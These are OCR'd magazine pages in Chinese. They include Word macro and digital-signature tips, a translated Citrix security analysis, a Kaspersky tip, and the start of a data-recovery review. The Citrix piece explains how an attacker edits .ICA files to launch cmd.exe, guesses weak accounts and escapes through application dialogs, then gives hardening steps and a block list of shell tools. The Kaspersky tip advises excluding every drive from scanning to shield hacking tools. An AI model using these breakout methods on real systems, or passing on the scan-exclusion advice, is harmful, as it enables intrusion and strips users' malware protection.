


图4

三键同按让文档私用

在多人共用的电脑中，为了防止别人看到我们的秘密文档，相信每个人对各自的文档都采取了一定的保护措施。要么给文件或文件夹设置隐藏属性，要么对文档进行密码保护，但这些都是"俗招"！笔者最近另辟蹊径，发现了一个保护Word文档的新招，只要同时按下三个键即可将文档内容隐藏，别人打开后里面空空如也，而你只要同时按下三个键就能让文档中的秘密马上显现。这样的隐藏方式是不是很别致呢？相信想看你私人资料的人想破脑袋都想不到吧？！

1. 启动Word，执行"工具→宏→录制新宏……"命令，打开"录制宏"窗口，在"宏名"栏中为所录制的新宏取名为Hidden，在"将宏保存在"下拉框中选择"所有文档(Normal.dot)"选项。在"将宏指定到"工具框中单击"键盘"按扭，打开"自定义键盘"窗口，光标定位在"请按新快捷键"文本框中，此时进行键盘操作，按下Alt+Ctrl+H组合键，这个快捷键组合就会出现在"请按新快捷键"文本框中，单击窗口"指定"按钮，将快捷键指定给Hidden宏，最后单击"关闭"按钮，进入宏录制状态。

小提示 这里的“Alt+Ctrl+H”是作者自己定义的组合键，你也可以按自己的喜好设置其他的键，目的是让别人无法猜到，下同。

2. 执行"编辑→全选"菜单命令，选定所有文本，再执行"格式→字体"菜单命令，打开"字体"设置对话框，在"字体"选项卡中，选中"效果"单选框中的"隐藏文字"选项，单击"确定"按钮。返回后再单击工具栏上的"保存"按扭，单击"停止录制"，结束Hidden宏的录制。

3. 录制Show宏。同样选择"录制新宏"选项，将宏取名为Show，在"将宏保存在"下拉框中选择"所有文档(NormaJ.dot)"选项，将Show宏的快捷键指定为Alt+Ctrl+S(操作方法与给Hidden宏指定快捷键的方法相同)。

4. 进入宏录制状态后，执行"编辑→全选"菜单命令，再执行"格式→字体"菜单命令，如果"字体"选项卡中"隐藏文字"的单选框中有"✓"，则单击将"✓"去掉，使该选项不被选中，然后单击"确定"按钮。单击"停止录制"，结束Show宏的录制。

小提示 前面分别录制了Hidden宏和Show宏，Hidden宏的功能是将文档的内容全部隐藏后保存，Show宏的功能是取消隐藏，还原文档内容。可是在录制宏时，同时也将字体、字号、下划线、上下标等属性一同录制到了宏中，在运行宏时，这些属性会修改文档原有属性格式，所以要对录制的Hidden宏和Show宏进行必要的修改。

5. 执行"工具→宏→宏……"菜单命令，在"宏"窗口中找到Hidden宏和Show宏，分别选中Hidden宏或Show宏，接着单击"宏"窗口右边的"编辑"按钮，此时Word中的Visual Basic编辑器被打开，Hidden宏和Show宏的代码出现在编辑器的代码窗口中。对Hidden宏和Show宏代码进行修改，将字体、字号等属性删除，只保留Hidden(隐藏)属性。修改完成后，单击编辑器菜单栏上的"文件→保存Normal"命令，最终得到的Hidden宏和Show宏的代码。

OK，设置就是这样简单明了，下面试一下吧。打开一个已编辑好的Word，按下Alt+Ctrl+H组合键，运行Hidden宏，此时文档隐藏内容后自动存盘，最后关闭。当别人再次打开该文档时，会很神奇地发现文档是空的，什么内容也看不到！要想显示文档内容，只需按下Alt+Ctrl+S组合键即可。

这个快捷键自己知道就行了，千万别泄露哦！使用快捷键来运行Hidden宏和Show宏，不仅操作简便，而且提高了此法的保密性，隐藏、显示随心所欲。此法对含有表格、图片、文本框、超级链接等多种属性格式的文档均有效，赶快将你的秘密藏起来吧！

OnSign让文档传输更安全

网络发达的今天，通过邮件发送Word文档是再普通不过的事情了，但你能不能确定在文档发送的过程中有没有被人拦截并修改呢？相信这也是大家一直在头大的问题。以往的"数字签名"可以解决这个问题，但这种可以确保网络文件不会遭到窜改的保护工具，感觉上只有那些有着商业往来的用户才用得起，普通网民就只能眼睁睁地看着资料被窃取了——别忘了免费的onSign软件，它可以让你发送出去的OE邮件和Word文档加上独具个性的数字签名，从而可以确定你的文件是否在发送途中被人拦截或窜改。

1. 启动"向导"。onSign的下载网址为：http://www.onlinedown.net/onsign.htm，下载安装完毕后，当你打开Word时，工具条上会多出一个"onSign"选项，点选它，就可以启动数字签名向导了。而大家想让最常用的OutLook也使用数字签名的话，必须在开始菜单中选"onSign Signature Wizard"图标来进行签名设计，如图5所示。




图5

2. 签名设计。点击"onSign Signature Wizard"页中的"下一步"，来到"Input Device Selection"页面，在这里可选择制作签名的工具，如图6所示。我们可以选择扫描仪、传真机、鼠标等方式，勾选下方的"Show all devices"可显示更多的工具。我们还是用"Mouse"试一试吧，它可是最简单又最能凸显个性了。




图6

继续"下一步"来到"Input Signature"，在"Enter your signature"区域中，可用鼠标任意写下你的名字或其他能代表你的标志，然后再点"下一步"设置签名文件名及密码，如果不想别人也能使用你的签名，一定要设置好密码，确定后个人签名就OK了，如图7所示。




图7

3. 签名的使用。在Word中完成文档的编辑后，点击工具栏上"Sign"小按钮，在弹出的对话框中点击"Sign Now"，输入对应的密码；你的数字签名便被插入到文档中了。此时的签名上面被覆盖着一个蓝色的"？"，如图8所示。




图8

在你用OE撰写新邮件时，要想插入数字签名则需要在工具条上点"插入"下拉菜单中的"签名"来添加签名，这时会弹出一个提示输入密码的对话框，也可以点击"Select"按钮来选择已经设计好的其他签名文件。插入后，签名文件也将出现。


4. 签名的鉴定。当你将Word文档或OE邮件发给收件人时，对方也需要安装onSign软件才能看到数字签名。当他收到Word文档或OE邮件后，如果文件中的签名显示"Email is authentic"则表示签名有效，该邮件没有被非法更改过。但如果显示"This Email was modified"同时有红色的"禁止"标志则表明签名无效，文件已经被更改过了。这时你该如何处理，自然就心中有数了。

通过以上三大奇招的防护，相信不管是本地文档还是在网络上传输的文档都将更安全，大家再不用为Word泄密而烦恼了！

蝴蝶:虚拟工作平台已开始从单纯的透过网页传播信息,变化到利用Internet、Interanet、Extranet的基础建设来达到合作、交易及知识管理的目的。这项新的网页环境最基本需求之一便是安全的配置、重要的营业应用软件。不相容的整合导致无法即时分享重要的信息,造成时间、金钱及附加价值的损失。这是为什么成千上万个大型企业团体选择在全球具有领导地位的Citrix的主要原因。下文介绍的是Citrix中不可忽略的一个因素——安全。

适合读者:网管、入侵爱好者

前置知识:无



Citrix安全性分析

原著/Brian Madden　翻译/www417

Citrix系统是一款广泛流行的远程桌面控制程序,类似于Microsoft的Terminal Services,但是原理不同,Microsoft Terminal Services使用的是RDP(Remote Desktop Protocol)协议,而Citrix使用的是ICA (Independent Computing Architecture)协议。

在本文中,我将简要介绍Citrix是怎样工作的、如何更好地配置Citrix使用者的权限。需要事先声明的是,作者是Citrix MetaFrame XP的高级技术顾问之一,但并不是Citrix的管理员,以下有些想法并不完美,不过本文的重点并不是这些,请根据具体情况理解。如果有错误可以联系 wirepair@roguemail.net。

Citrix的工作方式

我列在这里的是几种Citrix可能被用到的解决方式。

1.Citrix MetaFrame

Citrix MetaFrame有3个不同的版本 XPs,XPa及XPe。分别适合不同的环境使用。其中XPe是完全安全版,包括一些不同于其他版本的管理选项。XPa和XPe则稍微少一点。此篇文章中,我们只讨论XPe(其中的大部分功能都能在其他版本上应用),Citrix 默认使用1494端口并且只和使用了Citrix ICA加密协议的客户端通信。

2.Citrix NFuse/Citrix安全网关

Citrix NFuse允许管理员锁定程序而只能通过Web浏览器通信。Citrix NFuse默认安装在IIS 5.0上的,但是在这篇文章中,我们将试着把它安装在Apache上。当然也许读者对在IIS 5.0上的安装/配置/管理Citrix NFuse更感兴趣,所以我们稍后会涉及到这个问题。下面谈到的应用若没有特别指出则全部使用SSL 128位加密。

Citrix NFuse默认安装情况下的远程权限规则允许管理员执行Citrix安全网关。如果管理员适当地配置了NFuse,远程用户将则不能直接通过Citrix Server,所有通过Citrix NFuse服务器和安全网关的连接将被过滤。如图1 所示:




图1

小知识:DMZ(De-Militarized Zone)非军事区,是防火墙的一个特性。它可以使某台特定计算机向互联网开放,有些应用程序需要开通多个TCP/IP接口,而DMZ就可以为微机实现这些功能。

从攻击者的角度思考问题

根据图1,我们发现使用者不能获得一个和Citrix Server直接的连接,但是可以通过 DMZ连接到Internal network。

在默认安装的NFuse并且没有安全网关配合的情况下,使用者接触到NFuse Web Server,之后一旦发出了请求并确认,使用者将获得一个直接连接Citrix Server的通道,你可以看出这个有个问题,恶意使用者可以在和Citrix Server连接好的情况下,再进行先前的请求扫描,通过搜集请求列表之后建立自己的.ICA文件,里面包含了他们指定的信息。这就意味着,如果当前的情况是在网络边界,就有两个漏洞可以通过防火墙。一个是 IIS,一个是 Citrix。

.ICA文件是一种基于文本结构的文档,包含所有的配置信息。这个文件一般是给最终用户使用,在安装完Citrix客户端以后,双击这个文件就可以自动连接.ICA文件中指定的服务器。

如果NFuse被使用的情况下通常就不需要.ICA文件了。假设A用户打开Web浏览器来到NFuse Web服务器,将使用他在NT域中的账号。如果成功登录,A用户将得到一张在Citrix Farm上有权使用的程序列表。

有多种方法可以得到运行在Citrix主机上的远程桌面,最近Ian Vitek发布了一些很有用的PERL脚本工具。我最常用的扫描 Citrix 请求的工具在这个可以下载 http://www.cqure.net/itools01.html

这个工具列出了远程机器上允许的请求,得到这些列表之后我们就可以通过修改.ICA文件中的请求信息。在这之后,你就可以尝试针对一些容易猜到的账号进行攻击,我的经验是尝试攻击一些专门用来做备份工作的账号。

小知识 如果上面的程序在你的机器上不能很好的工作，你可以试试这个：http://sh0dan.org/files/pubappbrute.tar.gz。

假设你已经做好一切准备，只是没有好运气的话，你可以尝试GUEST账号，虽然通常情况下GUEST没有足够的登录权限。

从.ICA文件入手来看

```
[WFClient]
Version=2
TcpBrowserAddress=ip.ip.ip.ip

[ApplicationServers]
word=

[word]
Address=word
InitialProgram=#word
ClientAudio=Off
Compress=On
TWIMode=On
DesiredHRES=800
DesiredVRES=600
DesiredColor=4
TransportDriver=TCP/IP
WinStationDriver=ICA 3.0
```

通过分析看来Citrix在运行时似乎寻找了[word]中InitialProgram的数据。如果我们把这个数据修改成cmd.exe或explorer.exe会怎么样？呵呵，幸运的是我们真的可以指定运行这个程序，我曾利用这个方法无数次的绕过了登录检查。只要确定程序是有效的存在的我们就可以运行它。现在我们已经在Citrix有了一个远程Shell。如果你运行的是explorer.exe，那么你就打开了一个真正的桌面。我希望你熟悉如何提升自己的权限，在这里我就不多说了。另外，即使我以Guest身份进入系统，我也可以运行只有管理员才可以运行的工具。很明显，这是一个严重的漏洞，你可以在网络上发现大量的弱口令用户。

如果他们使用NFuse和Citrix Secure Gateway过滤了所有通过防火墙的连接。这样你修改.ICA文件就没用了，但是我们仍有很多的机会获得远程桌面。一般情况下Citrix管理员经常在办公室远程操作，太好了，如果你有权远程使用excel，做个一个vbscript当到启动菜单里面，就算你像我一样懒，只是用IE浏览网页的话，我们也可以得到C:\winnt\explorer.exe，其他Microsoft Word软件都可以做到。实际上绝大多数情况下，我们可以通过帮助->帮助主题->跳至URL填写cmd.exe你可以下载它。如果你的远程机器上有写权限，修改你的.ICA文件，哈哈，你又可以得到一个Shell了。

类似的方法还有很多，你可以打开进程管理器启动一个新的进程，或者利用大部分程序中打开->浏览获得一个Shell，如果你可以浏览远程机器，还可以从默认的配置文件目录：

```
NT4: %systemroot%\profiles\username\Application Data\
Windows 2000 : C:\Documents and Settings\username\Application Data\
```

将里面的.ICA文件复制过来，覆盖你相应目录下的文件，之后打开Citrix Program Neighborhood你会发现你有权向所有已经连接的用户发出修改密码的消息。

安全的Citrix

还好这里有很多资料来提醒管理员加固Citrix，我曾经花费几周的时间试图找出一个应用与安全相平衡的安全策略。

①首先正确配置NFuse/Citrix Secure Gateway。

②确定IIS/Apache已经打了最新补丁，并且在DMZ的保护中，或者使用NTLM认证。

③如果可能，要求远程用户使用SecureID认证方式

④使用其他的浏览器取代IE。

⑤建立一个组，把所有Citrix用户放到这个组里面，禁止他们访问cmd.exe、ftp.exe、tftp.exe、rcp.exe、net.exe、command.com、iexplorer.exe等可能对系统有危害的权限（在安全与应用的平衡之间选择）。

⑥给你的Citrix打上最新的补丁。

⑦禁止Winhelp32的访问，设置Internet选项禁止下载，禁止使用进程管理器。

⑧如果可能，设置Citrix Connection Configuration—>ica-tcp—>client settings—>选择必须为开。

翻译完着篇文章发现Citrix系统很类似现在网吧广泛应用的类似虚拟桌面的程序，在研究了应用比较广泛的几款网吧管理程序后发现，此类程序都并非建立的系统内核基础上，很容易利用Windows本身的机制绕过，这才是这类软件漏洞产生的根本原因。

让卡巴斯基的怪癖不再烦你

文/天下为公

目前，几乎所有人的电脑中都安装有杀毒软件，其中使用卡巴斯基的不在少数！"司机"有个坏毛病，就是专业版在每次系统启动的时候，总要提示执行全面扫描，絮絮叨叨很令人烦。不仅如此，如果你选择了用卡巴斯基扫描系统，接下来等待你的就是"司机"的慢速扫描，令你痛苦不堪！并且认真负责的"司机"会把我们硬盘中的全部黑客工具kill掉！有什么好的解决办法呢？当然有了！只要我们在卡巴斯基中点击"设置"→"配置手动扫描"→"高级设置"，然后把"排除对象列表"选择上，把所有硬盘分区添加在扫描排除范围之外，最后保存就可以解决问题了。

现在，再执行卡巴斯基专业版的全面扫描功能试试，只要不到10秒种就把整个硬盘扫描完毕了！既满足了卡巴斯基的在每次系统启动时必须的全面扫描需求（真是个怪癖），又节省了不少时间，还保护了我们的黑客工具（这才是关键），实在是一举多得！使用卡巴斯基专业版的朋友不妨试试这个办法，保证让你从此远离烦恼，让卡巴斯基的怪癖不再烦你！



适合读者：网管，信息管理员
前置知识：无

国人的骄傲
——数据恢复大师测试手记

文/图 cczb1

我们在平时使用计算机的时候经常会遇到数据丢失的情况，在做数据恢复过程中，自然而然会用到数据恢复软件。目前主流的数据恢复软件中，国外软件一直处于垄断地位，如FinalData，EasyRecovery，R-STUDIO等，数据恢复大师DataExplore的出现，带给我们一个新的选择。数据恢复大师是一款功能十分强大的软件，提供了较低层次恢复功能的数据恢复软件，只要数据没有被覆盖掉，文件就能被恢复。这款软件目前支持FAT12/16/32，NTFS，EXT2，EXT3等文件系统，能找出被删除，被格式化，分区表及误操作后的数据，内置有文本，十六进制，图片和网页等多种视图（可打印），可以在未恢复出文件的情况下预览文件。可浏览网络硬盘。数据恢复大师支持目前主流的存储介质。下面我们就一起走近这款国人制作的软件。

测试平台

硬件环境 VirtualPC5.0，具体配置 3块15GB虚拟硬盘；内存300MB；CPU：P4 1.7GB。

软件环境 Windows 2003，红蜻蜓抓图软件，DataExplore个人版。

我们先来看看我们的分区结构：我们先运行DataExplore.exe，这款软件本身是免安装的，这样可以刻录到光盘使用。我们选择"功能"菜单下的"数据（加入文件系统）"就可看到我们的硬盘的分区及文件系统如下，如图1 所示。

